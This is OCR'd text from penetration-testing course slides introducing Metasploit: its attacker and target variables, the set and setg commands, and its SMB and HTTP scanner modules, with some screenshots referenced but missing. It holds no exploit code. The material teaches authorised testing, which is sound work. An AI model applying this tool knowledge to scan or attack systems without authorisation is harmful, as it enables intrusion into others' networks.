
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Variables

Name	Description
LHOST	Localhost: IP address of the attacker machine
LPORT	Local port: port number of the attacker's system
RHOST	IP address of the target system
RHOSTS	Set multiple targets 192.168.177.0/24
RPORT	Remote port: port number of the target machine

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Assigning Variables

The `set` and `setg` commands: The set command assigns a new value to one of the (local) variables (such as RHOST, RPORT, LHOST, and LPPORT) within the Metasploit Framework. However, the value that the **`set`** command assigns to the variable is valid for a limited session/instance. The **`setg`** command assigns a new value to the (global) variable on a permanent basis, so that it can be used repeatedly whenever required.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit Scanners

The screenshot shows only a small subset of all the scanner capabilities.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit SMB Scanners

Server Message Block (SMB) is an application layer protocol primarily used for sharing files, printers, and so on. SMB uses TCP port 445 for communication.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit HTTP Scanners

There are a large number of http scanners, largely dependent on the vendors.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

